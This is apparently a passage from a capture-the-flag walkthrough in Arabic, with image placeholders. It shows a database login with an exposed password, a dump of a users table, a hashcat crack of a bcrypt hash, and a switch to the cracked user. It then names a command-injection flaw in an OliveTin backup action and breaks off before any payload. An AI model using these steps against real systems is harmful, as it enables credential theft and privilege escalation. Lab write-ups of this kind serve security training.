


الاتصال بقاعدة البيانات وتفريغ جدول المستخدمين zz_users:
mysql -u brollin -p'Fri3nds@9099'
use openstamanager;
select * from zz_users;


نحصل على تجزئة (hash) كلمة مرور المستخدم haris. نكسرها عبر hashcat:
hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends

ننتقل إلى المستخدم haris:
su haris
Password: bestfriends

نقرأ user flag.
في الدليل المنزلي haris نجد ملف الإعدادات /etc/OliveTin/config.yaml. هذه واجهة ويب لتنفيذ الأوامر. ندرس واجهة API الخاصة بـ OliveTin على المنفذ 1337. نجد الإجراء "Backup Database" الذي يستقبل الوسيطين db_user و db_pass.
نلاحظ ثغرة Command Injection في المعامل db_pass. نُشكّل حمولة لإنشاء ملف SUID ثنائي:

